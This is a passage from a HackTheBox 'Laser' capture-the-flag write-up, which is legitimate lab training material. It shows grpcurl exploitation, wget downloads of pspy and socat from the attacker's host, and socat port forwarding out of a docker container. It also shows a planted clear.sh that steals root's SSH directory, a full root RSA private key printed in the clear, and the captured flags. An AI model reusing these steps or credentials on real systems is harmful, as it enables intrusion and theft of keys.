os.system("/root/hackthebox/machine/laser/grpcurl -plaintext -d '{\"data\":\"%s\"}' -proto luci11.proto 10.10.10.201:9000 Print.Feed" % data.decode())

running the exploit script one by one we get our shell:

copy our rsa key to solr so we have a solid shell:

1
cp /var/solr/.ssh/id_rsa.pub /home/solr/.ssh/authorized_keys

run Pspy to see if there are any processes:

  • download pspy from github
1
2
3
4
5
python -m SimpleHTTPServer 80

wget http://10.10.14.16/pspy64

chmod +x pspy64

after running a while we get a password for a docker to login to:

1
c413d115b3d87664499624e7826d8c5a

logged in to the docker:

can see it tries to run clear.sh on the docker and removes it then again, we could try to exploit this in the docker:

1
wget http://10.10.14.16/socat

disable ssh

1
2
3
4
5
service ssh stop

chmod +x socat

./socat TCP-LISTEN:22,fork,reuseaddr TCP:172.18.0.1:22

in our solr shell we create a bash file:

1
2
3
echo '#!/bin/sh\nmkdir -p /tmp/secwalk;cp -R /root/.ssh /tmp/secwalk; chown -R solr:solr /tmp/secwalk' > /tmp/clear.sh

chmod a+x /tmp/clear.sh

now wait until the process gets triggered:

now the id_rsa key from root and can login as root now use following root id_rsa key to connect:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
-----BEGIN RSA PRIVATE KEY-----
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
-----END RSA PRIVATE KEY-----

use the key file to get root and read the flag:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
root@kali:~/hackthebox/machine/laser# chmod 600 key
root@kali:~/hackthebox/machine/laser# ssh -i key root@10.10.10.201
load pubkey "key": invalid format
The authenticity of host '10.10.10.201 (10.10.10.201)' can't be established.
ECDSA key fingerprint is SHA256:7+5qUqmyILv7QKrQXPArj5uYqJwwe7mpUbzD/7cl44E.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.201' (ECDSA) to the list of known hosts.
Welcome to Ubuntu 20.04 LTS (GNU/Linux 5.4.0-42-generic x86_64)

* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/advantage

System information as of Sat 22 Aug 2020 01:12:04 PM UTC

System load: 0.14
Usage of /: 42.6% of 19.56GB
Memory usage: 68%
Swap usage: 1%
Processes: 235
Users logged in: 0
IPv4 address for br-3ae8661b394c: 172.18.0.1
IPv4 address for docker0: 172.17.0.1
IPv4 address for ens160: 10.10.10.201
IPv6 address for ens160: dead:beef::250:56ff:feb9:f15b


73 updates can be installed immediately.
0 of these updates are security updates.
To see these additional updates run: apt list --upgradable


Last login: Wed Aug 5 09:48:17 2020
root@laser:~# id
uid=0(root) gid=0(root) groups=0(root)
root@laser:~# ls /home
solr
root@laser:~# ls /home/solr
feed_engine user.txt
root@laser:~# cat /home/solr/user.txt
a9c8ee0fa19c9a150aaad90bbf1cbb12
root@laser:~# cat root.txt
79b9b88630c2c60bdbd0e168fcfb0a07

Summary of knowledge

  • HP jetdirect printer server exploit
  • aes python decrypt script
  • exploit GRPC service
  • port scan behind the firewall
  • Apache solr 1.4 exploit using gopher protocal
  • Pspy to see processes
  • socat port forwarding

Contact me

  • QQ: 1185151867
  • twitter: https://twitter.com/fdlucifer11
  • github: https://github.com/FDlucifer

I’m lUc1f3r11, a ctfer, reverse engineer, ioter, red teamer, coder, gopher, pythoner, AI lover, security reseacher, hacker, bug hunter and more…